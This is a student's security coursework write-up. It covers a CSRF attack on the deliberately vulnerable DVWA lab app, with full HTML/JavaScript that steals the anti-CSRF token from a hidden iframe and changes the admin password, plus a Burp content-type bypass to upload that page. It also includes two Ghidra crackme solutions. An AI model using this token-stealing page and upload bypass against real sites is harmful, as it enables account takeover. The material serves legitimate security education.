


Assignment 0x05 – Menno Brandt (a1849852)

Part I

Question 1)

I went onto DVWA, changed the security setting to high, and went on the CSRF page. I tested a random password and saw that the “password_new” and “password_conf” variables were passed in as arguments in the URL. It also includes the user’s token.




Knowing this, I modified the csrf.html template given on the assignment page. Now, it changes those URL variables to csf2024s1 and updates the password. It’s also been adjusted to use the right HackLab IP. Here’s my modified code:

```
<code>csrf.html x
C: > Users > brand > Downloads > csrf.html > ...
1 <html>
2 <body>
3 <p>a1849852</p>
4 <iframe id="myFrame" src="http://192.168.56.113/DVWA/vulnerabilities/csrf/" style="visibility: hidden;" onload="maliciousPayload()"></iframe>
5 <script>
6 function maliciousPayload() {
7   console.log("start");
8   var iframe = document.getElementById("myFrame");
9   var doc = iframe.contentDocument || iframe.contentWindow.document;
10  var token = doc.getElementsByName("user_token")[0].value;
11  const http = new XMLHttpRequest();
12  // new password = csf2024s1, confirm password = csf2024s1
13  // http://192.168.56.113/DVWA/vulnerabilities/csrf/?password_new=csf2024s1&password_conf=csf2024s1&Change=Change&user_token="+token+"#";
14  const url = "http://192.168.56.113/DVWA/vulnerabilities/csrf/?password_new=csf2024s1&password_conf=csf2024s1&Change=Change&user_token="+token+"#";
15  console.log(url);
16  http.open("GET", url);
17  http.send();
18  console.log("password changed");
19  }
20 </script>
21 </body>
22 </html>
23</code>
```



Question 2)

I changed DVWA’s security setting to Medium and tried uploading the HTML file. It disallowed this because only image files were accepted.

Using the technique learned in the workshop, I used Burp to capture the upload request. I changed the content type from text/html to image/jpeg, and forwarded this modified request.




As you can see by the following screenshots, it was successfully uploaded and can be found in the /hackable/uploads directory.



(Q3 on next page)


Question 3)

To show that it would change the user's password, by accessing `hackable/uploads/csrf.html`, I first changed DVWA's security setting to High. This was because the hint explained, that the anti-CSRF token would only be used on this setting.




The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled "DVWA Security" with a lock icon. Below the title is the "Security Level" section, which states "Security level is currently: high." and "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:". A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (extension to medium difficulty), and 4. Impossible (secure against all vulnerabilities). A dropdown menu is set to "High" with a "Submit" button next to it. Below the dropdown, a text box displays "Security level set to high".

I then went to `/hackable/uploads/csrf.html` and opened the developer options to check the console. In the console, I saw a debug message that I'd put in the file (`console.log(url)`), and I saw "password changed". This meant that it was quite likely, to have worked correctly.



But of course, the proper test, was to log out and try logging back in. I tried using admin/csf2024s1, and it immediately logged me in correctly. As further proof that it worked, my screenshot shows the FireFox dialogue that asks whether you want to update your login info.



The way that this works, is by using the user’s token and sending a fake request URL to change their password. The thing that makes this process complicated, is that browsers enforce a Same-Origin policy. That means that a request like this must come from the same place that it is sending the request to.


As a solution to this problem, we’ve basically tricked the DVWA into storing this malicious website in its directory in a persistent, lasting way. Which means that if a user accesses this malicious HTML file, it is both able to access their token, and it is automatically trusted by the web browser because it is stored on DVWA’s directory. In essence tricking the web browser into thinking that it’s legitimate.

The code itself, works by creating an “iframe”. Upon which, it immediately executes the maliciousPayload() function. What this function does specifically is to format a malicious URL with the stolen token and new password, and send that with a GET request. It does this without the user knowing or trying to change their password.

Part II


Question 1)

I downloaded the q1 binary and let Ghidra analyse it. Then I looked at the decompiled main() function. The program asked for a password, and it seemed at first, like it was asking for the user to enter “I Love Cyber Security!”. As shown in the screenshot, I tried that, and it failed.



After taking a closer look I realised that after reading the input, it put it through a “rot” (rotation) function. The first argument in its signature is the text, and the second is the rotation amount. So, I simply converted the hex value 0xd (which can be seen on line 14 on the right) to its decimal value, 13. This meant that it does a ROT13 manipulation of the input, before comparing it to the “I love Cyber Security!” string.

I didn’t know much about ROT13 or functions like these, but I figured I’d put the string through a converter and try it out with the program. I wasn’t sure if it was a symmetric function or not.



As shown in the screenshot above, the string converted to “V Ybir Plore Frphevgl!”. I re-ran the program, used that as the password, and it worked correctly.

(Question 2 on next page)

Question 2)




```
menno@menno-MS-7995: ~/Docu...
menno@menno-MS-7995:~/Documents$ chmod +x q2
menno@menno-MS-7995:~/Documents$ ./q2
Sorry no secret for you!
menno@menno-MS-7995:~/Documents$
```

For Question 2, I started by running the program. Then I put it through Ghidra, let Ghidra analyse and decompile, and then started reading the code.

I saw that in order to execute the `print_secret()` function, it was calling the `gethostname()` function, with “`csf.is.a.great.course.yay`” as its argument. The way that I understand this, is that it basically checks whether or not that hostname resolves to a known address. If it doesn’t, it prints out “Sorry no secret for you!”, and if it does, then it prints the secret.

I did a bit of Googling and realised that all I had to do was change my `/etc/hosts` file. I added a line that’d resolve `csf.is.a.great.course.yay` to my local IP.



```
GNU nano 6.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 menno-MS-7995
127.0.0.1 csf.is.a.great.course.yay

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

[ Read 10 lines ]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line
```

```
Decompile: main - (q2)
1 undefined8 main(void)
2 {
3     hostent *phVar1;
4     phVar1 = gethostbyname("csf.is.a.great.course.yay");
5     if (phVar1 == (hostent *)0x0) {
6         puts("Sorry no secret for you!");
7     }
8     else {
9         print_secret();
10    }
11    return 0;
12 }
13
14
15
16
```

I saved the hosts file, reran the program, and saw the following secret:


```
menno@menno-MS-7995: ~/Docu...
menno@menno-MS-7995:~/Documents$ sudo nano /etc/hosts
menno@menno-MS-7995:~/Documents$ ./q2

/ This world Does not go on forever- Men \
| know it, yet With the chilly autumn |
\ wind How I feel it now. /

